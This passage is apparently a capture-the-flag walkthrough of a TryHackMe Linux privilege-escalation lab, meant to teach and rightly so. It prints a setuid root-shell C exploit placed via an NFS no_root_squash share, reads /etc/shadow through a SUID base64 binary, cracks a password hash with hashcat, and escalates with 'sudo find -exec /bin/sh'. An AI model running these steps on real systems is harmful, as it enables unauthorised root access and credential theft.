In order to retrieve the contents of flag7.txt we have to become root. Therefore we have to first mount one of the shares, which has no_root_squash enabled, on our own computer and host our exploit on there.



```
root@hacker5preme-TUXEDO-Book-XP14-Gen12:/home/hacker5preme/Downloads#  mount -o rw 10.10.71.79:/tmp /tmp/attack
mount.nfs: mount point /tmp/attack does not exist
root@hacker5preme-TUXEDO-Book-XP14-Gen12:/home/hacker5preme/Downloads# mkdir /tmp/attack
root@hacker5preme-TUXEDO-Book-XP14-Gen12:/home/hacker5preme/Downloads# mount -o rw 10.10.71.79:/tmp /tmp/attack
root@hacker5preme-TUXEDO-Book-XP14-Gen12:/home/hacker5preme/Downloads# nano exploit.c
root@hacker5preme-TUXEDO-Book-XP14-Gen12:/home/hacker5preme/Downloads# cat exploit.c
int main()
{
    setgid(0);
    setuid(0);
    system("/bin/bash");
    return 0;
}
root@hacker5preme-TUXEDO-Book-XP14-Gen12:/home/hacker5preme/Downloads# mv exploit.c /tmp/attack
root@hacker5preme-TUXEDO-Book-XP14-Gen12:/home/hacker5preme/Downloads# cd /tmp/attack
root@hacker5preme-TUXEDO-Book-XP14-Gen12:/tmp/attack# ls
attack     systemd-private-cfe3180cdab24ade982b32c917a3b3ab-systemd-logind.service-y1wZXh
exploit.c  systemd-private-cfe3180cdab24ade982b32c917a3b3ab-systemd-resolved.service-JOoNth
snap.lxd   systemd-private-cfe3180cdab24ade982b32c917a3b3ab-systemd-timesyncd.service-azCDyf
root@hacker5preme-TUXEDO-Book-XP14-Gen12:/tmp/attack# gcc -exploit.c -o exploit -w
gcc: fatal error: no input files
compilation terminated.
root@hacker5preme-TUXEDO-Book-XP14-Gen12:/tmp/attack# gcc exploit.c -o exploit -w
root@hacker5preme-TUXEDO-Book-XP14-Gen12:/tmp/attack# chmod +s exploit
root@hacker5preme-TUXEDO-Book-XP14-Gen12:/tmp/attack# ls -al
insgesamt 136
drwxrwxrwt 12 root     root    4096 Okt 23 13:19 .
drwxrwxrwt 31 root     root   65536 Okt 23 13:19 ..
drwxrwxr-x  2 cryptery mysql   4096 Okt 23 13:14 attack
-rwsr-sr-x  1 root     root   16792 Okt 23 13:19 exploit
```

Now we just have tu use the exploit file on the target box and gain a root shell.



```
$ cd /tmp
$ ls
attack     systemd-private-cfe318
exploit    systemd-private-cfe318
exploit.c  systemd-private-cfe318
snap.lxd
$ whoami
karen
$ ./exploit
root@ip-10-10-71-79:/tmp#
```

Task 12: Capstone challenge

By now you have a fairly good understanding of the main privilege escalation vectors on Linux and this challenge should be fairly easy.


You have gained SSH access to a large scientific facility. Try to elevate your privileges until you are Root.
We designed this room to help you build a thorough methodology for Linux privilege escalation that will be very useful in exams such as OSCP and your penetration testing engagements.

Leave no privilege escalation vector unexplored, privilege escalation is often more an art than a science.

You can access the target machine over your browser or use the SSH credentials below.


Question1: What is the content of the flag1.txt file?

Lets start privilege escalation. My first command I ran was **sudo -l** , but unfortunately leonard is not allowed to run sudo on this box. Therefore I then looked for SUID files by running
find / -type f -perm -u=s 2>/dev/null



```
[leonard@ip-10-10-54-227 ~]$ find / -type f -perm -u=s 2>/dev/null
/usr/bin/base64
/usr/bin/ksu
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/gpasswd
```

We are interested in **/usr/bin/base/64 (**https://gtfobins.github.io/gtfobins/base64/)




SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.


```
sudo install -m =xs $(which base64) .

LFILE=file_to_read
./base64 "$LFILE" | base64 --decode
```

Now we can read **/etc/shadow**




```
[leonard@ip-10-10-54-227 ~]$ LFILE=/etc/shadow
[leonard@ip-10-10-54-227 ~]$ /usr/bin/base64 "$LFILE" | base64 --decode
root:$6$DWBzMoiprTTJ4gbW$g0szmtfn3HYFQweUPpSUCgHXZLzVii5o6PM0Q2oMmaDD9oGUSxe1yvKbnYsaSYHrUEQXTjIwOW/yrzV5HtIL51::0
:99999:7:::
bin:*:18353:0:99999:7:::
```

And we have got the missy password hash, which we can crack now with hashcat




```
hacker5preme:~/Tryhackme/writeup$ nano hash_missy
hacker5preme:~/Tryhackme/writeup$ cat hash_missy
$6$BjOlWE21$HwuDvV1iSiySCNpA3Z9LxkxQEqUAdZvObTxJxMoCp/9zRVCi6/zrlMlAQPAxfwaD2JCUypk4HaNzI3rPVqKHb/
hacker5preme:~/Tryhackme/writeup$
```



```
$6$BjOlWE21$HwuDvV1iSiySCNpA3Z9LxkxQEqUAdZvObTxJxMoCp/9zRVCi6/zrlMlAQPAxfwaD2JCUypk4HaNzI3rPVqKHb/:[redacted]

Session..........: hashcat
Status...........: Cracked
Hash.Type........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: $6$BjOlWE21$HwuDvV1iSiySCNpA3Z9LxkxQEqUAdZvObTxJxMo...VqKHb/
Time.Started.....: Sat Oct 23 13:54:03 2021 (11 secs)
Time.Estimated...: Sat Oct 23 13:54:14 2021 (0 secs)
Guess.Base.......: File (/home/hacker5preme/Tools/SecLists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     2058 H/s (9.90ms) @ Accel:16 Loops:4 Thr:16 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 24576/14344384 (0.17%)
Rejected.........: 0/24576 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4996-5000
Candidates.#1....: 123456 -> 280690

Started: Sat Oct 23 13:54:01 2021
Stopped: Sat Oct 23 13:54:16 2021
```


We can now su into missy‘s user account and read flag1.txt:



```
[missy@ip-10-10-54-227 leonard]$ cd /home/missy
[missy@ip-10-10-54-227 ~]$ ls
Desktop  Documents  Downloads  Music  perl5  Pictures  Public  Templates  Videos
[missy@ip-10-10-54-227 ~]$ find / -type f -name flag1.txt 2>/dev/null
/home/missy/Documents/flag1.txt
[missy@ip-10-10-54-227 ~]$ cat /home/missy/Documents/flag1.txt
[redacted]
[missy@ip-10-10-54-227 ~]$
```

Now, its time for becoming root.


By running **sudo -l** we find out, that missy is allowed to run **/usr/bin/find** with sudo rights. Checking GTFOBins results in:



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```



```
[missy@ip-10-10-54-227 ~]$ sudo -l
Passende Defaults-Einträge für missy auf ip-10-10-54-227:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS
    LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
    XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

Der Benutzer missy darf die folgenden Befehle auf ip-10-10-54-227 ausführen:
    (ALL) NOPASSWD: /usr/bin/find
[missy@ip-10-10-54-227 ~]$
[missy@ip-10-10-54-227 ~]$
[missy@ip-10-10-54-227 ~]$     sudo find . -exec /bin/sh \; -quit
sh-4.2#
sh-4.2# cat /root/flag2.txt
cat: /root/flag2.txt: Datei oder Verzeichnis nicht gefunden
sh-4.2# find / -type f -name flag2.txt 2>/dev/null
/home/rootflag/flag2.txt
sh-4.2# cat /home/rootflag/flag2.txt
[redacted]
sh-4.2#
```